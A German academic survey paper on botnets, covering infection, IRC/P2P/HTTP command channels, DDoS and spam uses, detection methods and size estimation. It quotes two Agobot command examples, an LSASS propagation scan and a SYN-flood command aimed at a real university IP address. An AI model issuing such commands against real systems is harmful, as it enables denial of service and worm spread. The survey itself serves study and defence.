


Abbildung 1: Topologie eines aktiven Botnetzes

3.1 Einschleusen in das Opfersystem

Die Aquise neuer Opfersysteme erfolgt im Umfeld von Botnetzen nicht unkontrolliert wie bei herkömmlichen Computerviren. In der Regel werden bestehende Bots von einem Botmaster angewiesen, neue Opfersysteme ausfindig zu machen und zu infizieren. Dabei werden Sicherheitslücken im System des Opfers ausgenutzt.

Der Verteilmechanismus von Botnetzen ist eines der Hauptgründe für das „Hintergrundrauschen“ (Netzwerkverkehr, der von Malware-Netzwerkscannern verursacht wird) im Internet, der hauptsächlich an den Ports 445/TCP, 139/TCP, 137/UDP und 135/TCP auftritt. Nach Messungen des „Honeynet Projects“ entfallen 80% des gemessenen passiven Netzwerkverkehrs an einem durchschnittlichen Internetanschluss für Endverbrauchen auf diese Ports [BHKW05]. Damit verbunden sind bekannte Sicherheitslücken des Betriebssystems „Microsoft Windows“ in den Versionen NT bis XP. Verbreitete Angriffspunkte sind zudem Sicherheitslücken in Netzwerkspielen, in Peer-to-Peer-Programmen und in Email-Clients. Zudem ist zu beobachten, dass Bots die Funktionen anderer Malware ausnutzen, um sich auf dem Opfersystem zu installieren [CoJM06]. Neben dem Ausnutzen von Sicherheitslücken werden auch Methoden des „Social Engineering“ angewandt wie das Auffordern zum Ausfüh-

ren kompromittierter Email-Anlagen oder das freiwillige Herunterladen und Ausführen des Bot-Schadprogrammes.

Typischerweise führt ein infiziertes System sofort einen Download aus. Der URI des Downloads ist in der Binärdatei der primären Infektion entweder direkt oder mittelbar gegeben. Übliche Protokolle sind Trivial File Transfer Protocol (TFTP, [Soll92]), File Transfer Protocol (FTP, [PoRe85]), Hypertext Transfer Protocol (HTTP, [FGMF+99]) oder CSend, ein Protokoll zum Senden von Dateien an IRC-Nutzer. Letzteres findet besonders im Kontext von IRC als C&C-Kanal Verwendung. Die Software, mit der das System infiziert wurde, enthält in der Regel noch keine Funktionalität zur Partizipation in einem Botnetz [RZMT06]. Nach dem Download wird die heruntergeladene Binärdatei ausgeführt und im Betriebssystem so registriert, dass sie bei dem Systemstart automatisch gestartet wird. Typischerweise dienen bereits vorhandene Bots als Server für diese sekundären Binärdateien [RZMT06], teilweise werden auch auf andere Wege kompromittierte Webserver oder kostenlose Anbieter von Webspeicherplatz missbraucht [BHKW05].

Agobot enthält beispielsweise nach der primären Infektion nur 40 sogenannte „Commands“ [6], die er ferngesteuert ausführen kann. Diese decken ausschließlich die Bereiche Kommunikation über IRC und das Herunterladen weiterer Komponenten ab. Somit muss jegliche Schadfunktion nachträglich durch das sekundäre Binärpaket hinzugefügt werden.

Die Weiterentwicklung von Agobot, bekannt unter dem Namen Phatbot, bietet auch schon nach der Primärinfektion Funktionen zum Ausführen von dDoS-Attacken und zum Ausspähen von Daten[7]. Die Binärdatei kann somit schon vorkonfiguriert werden, schädliche Aktivitäten auszuführen, ohne dass ein Kontrollbefehl aus einem C&C-Kanal nötig ist.

3.2 C&C-Kanal

Als C&C-Kanal zur Steuerung der Bots werden verschiedene Protokolle verwendet. Weit etabliert ist das IRC-Protokoll. Durch die vermehrte Verbreitung von Peer-to-Peer-Systemen, die in Form von Chat-Spezifikationen auch frei definierbare Anweisungen enthalten können, werden auch Protokolle wie e2k, Gnutella oder FastTrack beliebt. Auch die Kommunikation über (teilweise verschlüsselte) HTTP-Verbindungen konnte beobachtet werden [Netw07].

Vereinzelt erlaubt die modulare Struktur der Bot-Programme, auf eine Vielzahl verschiedener Protokolle zuzugreifen. Der 2003 erschienene SDbot war etwa in der Lage neben IRC auch etablierte Peer-to-Peer-Protokolle als C&C-Kanal zu verwenden [CoJM06].

3.2.1 IRC

Trotz neuer Entwicklungen stellt die Kommunikation über IRC den am weitesten verbreiteten Kommunikationsweg dar. Begünstigt wird dies durch die Flexibilität des Protokolls sowie durch das Vorhandensein freier Implementierungen, die für die Programmierung der Schadsoftware verwendet werden können.

Im typischen Szenario betreibt der Botmaster einen IRC-Kanal auf einem Server, zu dem sich die Bots automatisch verbinden. Der IRC-Kanal ist zumeist passwortgeschützt. Benutzername, Passwort, Channel-Name und Adresse des Servers sind fest in die binäre Schadsoftware eingebunden. Zumeist werden dynamische URI verwendet, um bei Bedarf den Server wechseln zu können[8]

[6] dokumentiert in /doc/commandref.html des Quellcode-Paketes (siehe 2)

[7] dokumentiert in /doc/!NEW/Command%20Reference.htm des Quellcode-Paketes (siehe 2)

[8] http://www.cyber-ta.org/releases/malware-analysis/public/ listet tagesaktuell die Daten von C&C-Kanälen eingefangener und automatisch analysierter Bot-Software.

Um erfolgreich eine Verbindung mit dem IRC-Channel herstellen zu können, ist typischerweise ein nach einem speziellen Algorithmus geformter Benutzername sowie das richtige Übermitteln des Passwortes über den IRC-eigenen `PASS`-Befehl nötig [RZMT06]. Das IRC-Protokoll sieht keine Verschlüsselung vor, daher können alle Zugangsdaten über herkömmliches Netzwerk-Sniffing ermittelt werden.

Nach dem erfolgreichen Authentifizieren sendet der IRC-Server dem Bot die Nachrichten `RPL_ISUPPORT`, `RPL_MOTDSTART`, `RPL_MOTD`, `RPL_ENDOFMOTD` bzw. `ERR_NOMOTD` [OiRe93]. Über `RPL_MOTD` können bereits erste Befehle an den Bot übermittelt werden, ohne dass dieser einen Kanal betritt. So kann etwa ein neuer Kanalname oder ein alternativer Server angegeben werden.

Daraufhin erfolgt über `/JOIN #Kanalname` das eigentliche Einloggen. Da ein Botmaster in der Regel nicht und wenn, dann nur äußerst kurz, den Channel persönlich betritt, dient die Überschrift (topic) des IRC-Kanals der Befehlsübermittlung. Der Bot parst nach dem Betreten `RPL_TOPIC` und führt den Befehl umgehend aus. `RPL_TOPIC` folgt in den verbreiteten Bots einem einfachen Syntax bestehend aus einem Methodennamen und Parametern. Ein `RPL_TOPIC` der Gestalt

```
.advscan lsass 200 5 0 -r -s
```

weist die Bots etwa an, sich selbst weiter über die LSASS Sicherheitslücke zu verbreiten, indem 200 Threads mit einer Verzögerung von 5 Sekunden ohne Zeitlimit (0) nach verwundbaren Opfern suchen [BHKW05].

Anfang der 1990er wurden in erster Linie öffentliche ICR-Kanäle als C&C-Kanal missbraucht. Für die Administatoren öffentlicher IRC-Server war Missbrauch dieser Art ein erhebliches Sicherheitsrisiko. Der Einsatz von Filtern und anderen Analysemethoden war weit verbreitet. Moderne Beobachtungen zeigen jedoch, dass aktuelle Botnetze nahezu ausschließlich individuell modifizierte IRC-Server-Software einsetzen. Diese modifizierten IRCd halten sich in aller Regel nicht an die in RFC 1459 [OiRe93] spezifizierten Eigenschaften. Um die Anzahl der Bots im Botnetz gegenüber eingeschleusten Dronen unzugänglich zu machen, wird in der Regel keine Benutzerliste ausgegeben, wie in der Spezifikation des IRC-Protokolles gefordert [BHKW05]. Für die Kommunikation nicht notwendige Teilmengen der Spezifikation werden entfernt. Besonders der wegen der freien Verfügbarkeit seiner Quellen beliebte IRCd „unrealircd“ [9] wird für den Einsatz als C&C-Kanal stark modifiziert. In einschlägigen Peer-to-Peer-Netzen sind Versionen des IRCd aufgetaucht, die bis zu 80.000 User und damit 80.000 Bots pro Kanal zulassen [BHKW05]. Diese Performance wird erreicht, indem auf Broadcast-Messages für `JOIN`, `PART` und `QUIT` verzichtet wird. Zudem werden die nach Spezifikation [OiRe93] eigentlich obligatorischen Nachrichten `LUSERS` und `RPL_ISUPPORT` nicht umgesetzt, um die externe Analyse des C&C-Kanals zu erschweren. Beobachtet werden konnte auch die zusätzliche Implementierung von Mechanismen zur Sicherung des Botnetzes. So lässt der modifizierte IRCd etwa nur Benutzernamen bestimmten Syntaxes oder aus einem bestimmten Netzbereich zu [BHKW05].

Aktuelle Beobachtungen zeigen zudem, dass aktuelle Botnetze zusätzliche Verschlüsselung und Sicherheitsmechanismen einführen, der IRC-Kanal dient somit nur als Tunnel [Netw07].

Die Steuerung eines Botnetzes über einen IRC-Kanal stellt eine zentrale Art der Kommunikation dar. Wenn diese zentrale Schnittstelle kompromittiert ist, ist das Botnetz nicht mehr befehlbar. Aus Sicht der Angriffsabwehr ist dies von Vorteil. Aus Sicht des Botmasters ergibt sich aus diesem zentralen Einsatz eine geringe Latenz der Kommunikation. Der Botmaster hat die Kontrolle über den IRC-Server, was bei einem dezentralen Ansatz nicht gegeben ist [CoJM06].

[9] http://www.unrealircd.com/

3.2.2 P2P

Der Einsatz von Peer-to-Peer-Netzwerken als C&C-Kanal verfolgt im Gegensatz zum klassischen Ansatz des IRC-Kanals eine dezentrale Strategie. Die Kommunikation über P2P-Systeme ist in der Regel selbst mit hohem Aufwand nicht zu unterbrechen oder zu kompromittieren. Das Zurückverfolgen des Datenverkehrs gestaltet sich komplex. Nachteilig aus Sicht des Botmasters ist die Indeterministik des Kanals sowie die fehlende Kontrolle. Für P2P-Systeme bestehen bereits Mechanismen zur Anonymisierung des Datenverkehrs, die vom Botmaster genutzt werden können [CoJM06].

P2P-Systeme als C&C-Kanal sind in der Literatur wenig diskutiert.

3.2.3 HTTP

Insbesondere Botsysteme, die auf das Ausführen von schädlichen Aktionen im WWW optimiert sind (etwa Simulieren von Klicks auf kommerzielle Anzeigen, Manipulation von Internet-Casinos und Web-Spielen), verwenden als C&C-Kanal HTTP. Beispiele sind „Clickmaster“ und „Clickbot.A“ [DaSt07]. Sie werden in der Regel als BHO (Browser Helper Objects) der Software „Microsoft Internet Explorer“ implementiert. BHO verfügen durch die Einbindung in den Webbrowser ohne großen Implementierungsaufwand über Zugriff auf WWW-Ressourcen.

3.2.4 Indeterministische Kommunikation

Nach dem Vorbild von bestehenden vollständig dezentralen P2P-Systemen wäre auch eine komplett dezentrale Kommunikation zwischen den Bots denkbar, die ohne den Einsatz allegemein verbreiteter und spezifizierter Protokolle stattfindet. In diesem Szenarium könnte ein Bot aktiv nach weiteren Mitgliedern seines Netzes scannen und jenen gefundenen Bots eine verschlüsselte Nachricht senden. Die Latenz ist sehr hoch. Ein System dieser Art konnte noch nicht in produktiver Form beobachtet werden [CoJM06].

3.2.5 Befehlsübermittlung

Die Übermittlung der Befehle von Botmaster an die einzelnen Bots erfolgt in einer nicht allgemein spezifizierbaren Syntax. Allgemeine Aussagen über deren Gestalt lassen sich nicht tätigen. Der verbreitete Agobot verwendet die Syntaxform

`.<befehlsklasse>[.<unterbefehl>] <Parameter>*`.

So weist der Befehl

```
.ddos.syn 129.13.182.1 21 200
```

die Bots an, 200 Sekunden lang den Webserver der Universität Karlsruhe auf Port 21 mit DoS-Attacken zu schädigen.

4 Anwendungs- und Befehlsklassen

Botnetze sind in erster Linie ein Werkzeug, welches als Grundlage zur Ausführung potentiell krimineller und schädlicher Aktionen verwendet werden kann. Kurz soll auf die verschiedenen Gefahrenpotentiale in der Reihenfolge ihrer Häufigkeit eingegangen werden:

4.1 dDoS

Das „Distributed Denial Of Service“ ist die häufigste Bedrohung, die von Botnetzen ausgeht. Nach Erhebungen von [Netw07] betätigten sich 71% aller beobachteten Botnetze in dDoS-Angriffen. Ein Botmaster kommandiert in diesem Fall allen Bots, übermäßigen Netzwerkverkehr an ein definiertes Ziel zu schicken. Der angegriffene Server ist auf Grund der Vielzahl der Anfragen nicht in der Lage, seinen Dienst ordnungsgemäß anzubieten.

Untersuchungen zeigen, dass die Mehrzahl der Attacken aus Botnetzen aktuell über UDP stattfinden, die Attacken auf Anwendungsschicht oder auf TCP sind rückläufig [Netw07].

DDoS ist somit die primäre Bedrohung die von Botnetzen und nur von Botnetzen ausgeht.

4.2 Spamming

64% aller beobachteten Botnetze versenden Email-Spam [Netw07]. Dies gescheit meist über einen SOCKS v4/v5 Proxy [LGLK+96] auf dem kompromittierten System [BHKW05]. Agobot ist zudem in der Lage, einen GRE-Tunnel (Generic Routing Encapsulation von Cisco Systems, [HLFT94]) aufzubauen, durch den auf einfache Weise Email-Protokolle gekapselt werden können [CoJM06]. 34% aller beobachteten Botnetze waren in der Lage, solche offene Proxies für das Versenden von Spam-Email und anderen Aktivitäten bereitzustellen [Netw07].

4.3 Datendiebstahl

Einige Bots sind in der Lage, wie klassische Trojanische Pferde Informationen aus dem System des Opfers zu aggregieren und an den Botmaster zu senden. Dies sind insbesondere auf dem System gespeicherte Email-Adressen, Passwörter und weitere Identitätsdaten (16% der Botnetze [Netw07]). Zudem stellen Botnetze verschiedene Elemente für Phishing bereit (37% aller Botnetze).

4.4 Sonstiges

Da Botnetze über eine Vielzahl unterschiedlicher IP-Adressen aus dem Pool regulärer Internet Service Provider (ISP) verfügen, werden Botnetze vermehrt für kommerziellen Betrug verwendet. Betroffen sind hier in erster Linie Anbieter von Onlinewerbung (etwa Google AdSense [DaSt07]). Die Bots generieren in diesem Fall virtuelle Klicks auf die Anzeigen kommerzieller Anbieter. Auch Anbieter von Online-Abstimmungen, Online-Spielen und vermehrt kommerzielle Internet-Kasinos und Anbieter von Pokerspielen sind von dieser Art des Betruges betroffen [Netw07].

Botnetze waren in der Vergangenheit zudem oftmals Ausgangspunkt für das Verbreiten regulärer Malware.

5 Aufspüren von Botnetzen

5.1 Virenscanner

Das Erkennen der Botsoftware auf einem Opfersystem erfolgt nach den selben Strategien, die auch für andere Schadsoftware angewandt werden. Alle kommerziellen Virenscanner sind in der Lage, ihnen bekannte Botsoftware zu erkennen und zu löschen. Auf dieses bekannte Verfahren soll hier nicht weiter eingegangen werden.

5.2 Honeypots/-nets und Malware-Collection

Das kontrollierte Installieren potentiell infizierbarer Opfersysteme und das Analysieren der dann auftretenden Infektion wird im weitesten Sinne als Malware-Collection mittels *Honeypots* bezeichnet. Steht gleich ein gesamtes Netzwerk solcher Honeypots zur Verfügung, spricht man von *Honeynets* [BHKW05]. Der Einsatz und Betrieb von Honeypots/-netzen ist komplex und vielschichtig und soll an dieser Stelle nicht abgehandelt werden.

Malware-Collection bezeichnet allgemein das Isolieren von Malware, insbesondere von Botsoftware.

Bei beiden Ansätzen gilt es in erster Linie, den C&C-Kanal zu isolieren; gegebenenfalls mit den nötigen Parametern für Login und Kommunikationsverschlüsselung. Dies geschieht entweder durch Abhören des Netzwerk-Verkehrs, der von einem infizierten System erzeugt wird oder durch Analysieren der Binärdatei. Da insbesondere der Login über IRC generell unverschlüsselt stattfindet, sind die Login-Parameter in der Regel in einfacher Weise zu gewinnen [BHKW05].

5.3 Dronen

Kontrollierbare Software, die das Verhalten von Bots in einem Botnetz simuliert um Informationen zu aggregieren, nennt man *Drone*. Jene Dronen-Software wird zur Analyse der Größe von Botnetzen herangezogen (siehe 6.2.1).

5.4 IRC-basierte Erkennung von Botnetzen

Durch den Einsatz von Filtern können potentielle IRC-C&C-Kanäle ausfindig gemacht werden. Eine einfache Methode bildet das Filtern des Netzwerkverkehrs auf TCP Port 6667 nach bekannten Botnetz-Befehlen. Beachtet werden muss jedoch, dass die Befehle in unterschiedlichen Botnetzen sehr variabel sind und auch andere Ports außer Port 6667 verwendet werden können [CoJM06].

Eine andere Methode bildet das Suchen nach charakteristischen Mustern in der IRC-Kommunikation. In der Regel sind Bots für eine längere Zeit „stumm“, um dann sehr schnell auf und in großer Anzahl auf einen Befehl des Botmasters zu antworten. Diese Antworten sind schneller als die eines menschlichen Benutzers. Systeme dieser Art sind generell erfolgreich im Finden von Botnetzen, leiden jedoch unter einer hohen Fehlerquote [Raci04].

Generelle und allgemeingültige Charakteristika der Botnetz-Kommunikation über IRC sind jedoch nicht zu erkennen [CoJM06].

5.5 Kombinationen und Datamining

Alle bisher bekannte Systeme zur Erkennung von Botnetzen leiden unter einer hohen Misserfolgsrate. Entweder kann a priori nur eine kleine Klasse von Botnetzen überhaupt erkannt werden oder die Erkennungsdichte ist sehr gering. Neue Ansätze schlagen eine Kombination verschiedener Ansätze vor.

Bereits vorhandene Daten können nach charakteristischen Eigenschaften und Merkmalen eines Botnetzes untersucht werden. Merkmale sind etwa das vermehrte Aufkommen von Scanning an sonst wenig genutzten TCP Ports, das Auslesen und Analysieren von DNS-Caches (siehe 6.2.2) sowie das Analysieren von versendeten Binärdateien bekannter Botsoftware. Eine Kombination dieser Methoden kann für ein umfassendes Warnsystem verwendet werden [CoJM06].

6 Analysefaktor Botnetz-Größe

Während in früheren Jahren Botnetze mit 80 000 bis 140 000 Bots als gefährlich eingestuft wurden, wird in Berichten der letzten Jahre in erster Linie vor kleinen Botnetzen mit einigen Hundert Bots gewarnt [Netw07]. Die Größe der Botnetze in Form einer Abschätzung der durchschnittlich aktiven Bots ist daher ein wichtiges Charakteristikum, um das Gefahrenpotential eines Botenetzes einschätzen zu können.

Die Entwicklung hin zu kleineren Botnetzen hat mehrere Gründe. Zum einen sind kleine Botnetze von einschlägiger Sicherheitssoftware mit kleinerer Wahrscheinlichkeit als solche zu erkennen als es bei großen Botnetzen der Fall wäre. Kleine Botnetze besitzen daher in der einschlägigen Szene einen höheren Marktwert und können einfacher vermietet oder verkauft werden [CoJM06]. Die Entwicklung hin zu breitbandigen Anschlüssen auch für Heim-PCs macht es zudem nicht mehr nötig, mehrere tausend Bots zu akquirieren. Bei einem durchschnittlichen kabelgebundenen Internetanschluss mit etwa 1Mbps Hochlade-Geschwindigkeit sind nur einige hundert Bots nötig, um die Kapazität einer OC3-Anbindung (155Mbps) zu erreichen. Eine aus Sicht des Angreifers effektive dDoS-Attacke ist somit mit unter 200 Bots bereits möglich.

Dennoch bleibt die Bewertung der Botnetzgröße ein umstrittener Gegenstand der aktuellen Forschung. Dagon et Al. untersuchten Botnetze von einer angeblichen Größe von 350 000 aktiven Bots [DaZL06]. Rajab betrachtet in erster Linie Botnetze mit einer Größe von unter 1 000 Bots als potentiell gefährlich [RZMT06].

6.1 Definitionen über Botnetzgröße

Die Größe eines Botnetzes ist das wichtigste charakteristische Merkmal, jedoch herrscht allgemein Uneinigkeit, wie sich diese Größe definieren soll. Ein Problem bei der Bestimmung der Größe beobachteter Botnetze ist die Unterscheidung zwischen aktiven und passiven Bots. Aktive Bots machen in der Regel nur 5-10% der Gesamtzahl an Bots aus [RZMT07]. Der Parameter der Botnetzgröße ist immer in direktem Zusammenhang mit der verwendeten Messmethode, den damit verbundenen Seiteneffekten und Kontext zu betrachten.

Zudem macht die Größe eines Botnetzes keine Aussage über die Gefährdung, die von dem Botnetz ausgeht. Die Einteilung in passive und aktive Bots ist zudem nicht eindeutig definiert und in den etablierten Messverfahren nur schwer zugänglich.

Daher haben sich in der Literatur zwei Definition etabliert. Der *Fußabdruck* (*footprint*) eines Botnetzes bezeichnet die potentielle Gesamtgröße eines Botnetzes zu einem gegebenen Zeitpunkt. Gezählt werden alle infizierten Systeme, deren Botsoftware so konfiguriert ist, dass sie sich dem beobachteten Botnetz anschließt. Dieser Parameter bietet eine Aussage über den Verbreitungsgrad des Botenetzes und über die Effektivität des Verbreitungsmechanismus. Der Fußabdruck eines Botnetzes ist zeitlich variabel und ist abhängig von der tagesaktuellen Verbreitung sowie von Gegenmaßnahmen, die seitens der betroffenen Systeme eingesetzt werden [RZMT07]. Alternative Bezeichnung für den Fußabdruck ist die Anzahl aller *passiven und aktiven* Bots.

Die zweite Definition macht eine Aussage über die *aktive Population* (*live population*). Dieser Parameter beschreibt die Anzahl jener direkt verfügbaren Bots, die zu einem gegebenen Zeitpunkt über den C&C-Kanal abrufbar sind. Somit lässt sich anhand der Größe der Population eine Aussage über das Gefahrenpotential eines Botnetzes treffen. Eine Aussage über seine Verbreitung lässt sich nicht ableiten [RZMT07]. Eine alternative Bezeichnung ist die Anzahl der *aktive Bots*.

6.2 Methoden zur Abschätzung der Botnetz-Größe

Verschiedene Möglichkeiten der Bestimmung dieser Größen sind Gegenstand der Forschung:

6.2.1 Infiltration

Unter Infiltration werden Techniken zusammengefasst, bei denen der Beobachter sich selbst dem C&C-Kanal anschließt, um die Befehle des Botmasters einzulesen. Diese Technik ermöglicht zudem, das Ziel einer dDoS-Attacke schon vor deren eigentlichen Beginn auszumachen.

Spezialisierte Werkzeuge für diese Aufgabe existieren nur für das IRC-Protokoll als C&C-Kanal und erlauben das Einschleusen des Beobachters in ein Botnetz als Drone. „IRC Tracker“ [RZMT06] erstellt mit den IRC-Zugangsdaten, die aus der Binärdatei der primären Infektion extrahiert werden, eine Verbindung zum C&C-Kanal. Die Software gibt vor, über hohe Rechenleistung und hohe Bandbreite zu verfügen. Da insbesondere der Quellcode von Agobot und SDBot frei zugänglich ist, bietet „IRC Tracker“ zudem eine Simulation der Aufträge, um zustandsabhängige Antworten regulärer Bots zu imitieren. Der IRC-Client „drone“[10] imitiert ähnlich wie „IRC Tracker“ die Antworten verbreiteter Bots. Zudem ist er in der Lage, einen SOCKS v4 Proxy anzubieten. „Drone“ bietet eine übersichtliche Architektur, um die Software gegebenenfalls einem modifiziertem IRCd anzupassen [BHKW05]. Beide Software legt Logdateien aller Befehle im IRC-Chat an.

Aus den Logdaten können nur bedingt Rückschlüsse über die Größe des Botnetzes gezogen werden. Über modifizierte IRCd ist es den Botmastern möglich, die Anzahl der eingeloggten Bots zu verschleiern und `JOIN`-Nachrichten zu unterdrücken. Selbst bei einem regulären Betrieb über einen RFC-kompatiblen IRCd ist eine Bestimmung der Parameter des Fußabdruckes generell nicht möglich, da passive Bots nicht in ihrer Gesamtheit erfasst werden können.

Bei der Berechnung der tatsächlichen Population genügt es nicht, die Anzahl der eindeutigen Benutzer-IDs zu zählen. Bei Beobachtungen mehrerer Botnetze konnte ein Verhältnis zwischen eindeutigem Benutzernamen des Bots und eindeutiger IP-Adresse des Bots von durchschnittlich 1:3 ermittelt werden [RZMT07]. Dieses Verhältnis ist in erster Linie auf die Multithreadfähigkeit der Botsoftware zurückzuführen. Agobot und Derivate bieten eine Clone-Funktion, die beliebig viele Instanzen der Botsoftware auf dem Opfersystem erzeugt. Somit ist es dem Botmaster möglich, mehrere Botinstanzen für ein einziges Botnetz zu erzeugen, aber auch ein Opfersystem in mehrere Botnetze einzubinden. Somit sind die Botnetze in der Regel nicht disjunkt [RZMT07]. Vereinzelt konnte beobachtet werden, wie Botmaster gegenseitig Bots austauschen oder „stehlen“ [BHKW05].

Der Parameter der Population muss also auch beim Vorhandensein genauer und vollständiger Logdateien des C&C-Kanals auf einer Schätzung beruhen.

6.2.2 DNS-Weiterleitung

Dagon et Al. entwickelten eine alternative Methode, die auf der Manipulation des DNS-Eintrages des IRC-Servers beruht [DaZL06]. Diese Methode ist anwendbar, wenn die Zugangsdaten innerhalb der Binärdatei auf dem Opfersystem nicht in Form feste IP-Adressen sondern als dynamischer Domainname vorliegen. Durch das Ändern des DNS-Eintrages des C&C-Kanals von autorisierter Seite kann die Verbindungsaufnahme der Bots auf einen eigenen Server umgelenkt werden. Dieser eigene Server nimmt alle TCP-Verbindungen entgegen

[10] http://honeynet.org

und protokolliert die IP-Adressen. Diese Methode erlaubt es nur, den Parameter des Fußabdruckes mit genau und ohne Schätzung zu bestimmen. Angaben über die aktive Population können nicht gemacht werden.

Ein Botmaster kann die Umleitung des DNS-Eintrages jedoch mit einfachen Mitteln erkennen und die Update-Funktion der Bots, die noch unter seiner Kontrolle sind, zur Neustrukturierung des Botnetzes nutzen [RZMT07].

Die Methode der DNS-Weiterleitung dient nur zur Bestimmung der Größe des Fußabdruckes. Informationen über die Tätigkeiten des Botnetzes, insbesondere über gelante und zukünftig stattfindende dDoS-Attacken können nicht gesammelt werden.

6.2.3 Analyse von DNS-Caches

Informationen vom Botnetz selbst sind wegen des vermehrten Aufkommens modifizierter IRCd und dem Umstieg auf alternative und weitestgehend unerforschte C&C-Kanäle nicht immer möglich. Dennoch lassen sich mit externen Daten, die nicht aus dem unmittelbaren Umfeld des Botnetzes stammen, Informationen über dessen charakteristische Eigenschaften ableiten.

Eine Möglichkeit bildet das Analysieren von Cache-Daten eines DNS-Servers [RZMT06]. Ein Bot tätigt unter normalen Umständen eine DNS-Abfrage, um sich dem C&C-Kanal anzuschließen. Diese Abfrage erfolgt unabhängig vom Protokoll des C&C-Kanals. Zur Analyse wird die abzufragende Zieladresse aus einer eingefangenen Binärdatei der Botsoftware extrahiert. In regelmäßigen Abständen kann bei mehreren DNS-Servern die Ressource auf Vorhandensein im DNS-Cache überprüft werden. Ein Cache-Hit impliziert, dass mindestens ein Bot im TTL-Intervall des DNS-Caches einen Loginversuch in den C&C-Kanal unternommen hat. So kann die Größe des Fußabdruckes geschätzt werden. Ableitungen über die Größe der Population sind nicht möglich.

Um eine verlässliche Schätzung zu ermöglichen, ist die Abfrage einer großen Anzahl an DNS-Servern nötig.

7 Herausforderung der Botnetz-Zerstörung

Das Stoppen erkannter und analysierter Botnetze ist generell schwierig und in der Forschung wenig behandelt. In Einzelfällen konnte beobachtet werden, dass feindliche Botmaster sich wechselseitig Botnetze „stehlen“ [BHKW05]. Diese rechtlich zweifelhaften Mechanismen, die auf dem Überwinden von herkömmlichen Sicherheitsmechanismen beruhen, können auch zum Stoppen schädlicher Botnetze herangezogen werden.

Im Fall eines zentralen C&C-Kanals ist das Deaktivieren der zentralen Stelle eine sichere Methode, das Botnetz zu zerstören. Der unmittelbare Abbruch aller dem Botnetz durch C&C-Parameter bekannter Adressen führt zum unmittelbaren Stopp des gesamten Botnetzes. In der Praxis ist dies etwa durch polizeiliche Beschlagnahme von Servern möglich.

Alternative und langfristig wirksame Möglichkeiten sind nicht bekannt.

8 Fazit

Botnetze sind die Grundlage für verschiedene aktuelle Bedrohungen des Internets. Wegen der generell dezentralen Anlage gestaltet sich das Aufspüren und vor allem das Stoppen der

schädlichen Aktionen als schwierig. Erhebungen zu Folge sehen Systemadministratoren Botnetze als die größte Bedrohung an [Netw07]. Während die etablierten und mitunter veralteten Botnetz-Systeme, welche auf IRC als C&C-Kanal basieren, sehr gut verstanden sind, stellen neue Phänomene wie alternative Protokolle und verschlüsselte Kommunikation neue Herausforderungen. Die Internetgemeinschaft muss sich diesen Herausforderungen stellen.

Literatur

[BHKW05] Paul Bächer, Thorsten Holz, Markus Kötter und Georg Wicherski. Know Your Enemy: Tracking Botnets. Technischer Bericht, Honeynet Project, 2005.

[CoJM06] Evan Cooke, Farnam Jahanian und Danny McPherson. The Zombie Roundup: Understanding, Detecting and Disrupting Botnets. Technischer Bericht, Electrical Engineering and Computer Science Department, University of Michigan and Arbor Networks, 2006.

[DaSt07] Neil Daswani und Michael Stoppelman. The Anatomy of Clickbot.A. Technischer Bericht, Google Inc., 2007.

[DaZL06] David Dagon, Cliff Zou und Wenke Lee. Modeling Botnet Propagation Using Time Zones. In *NDSS*, 2006.

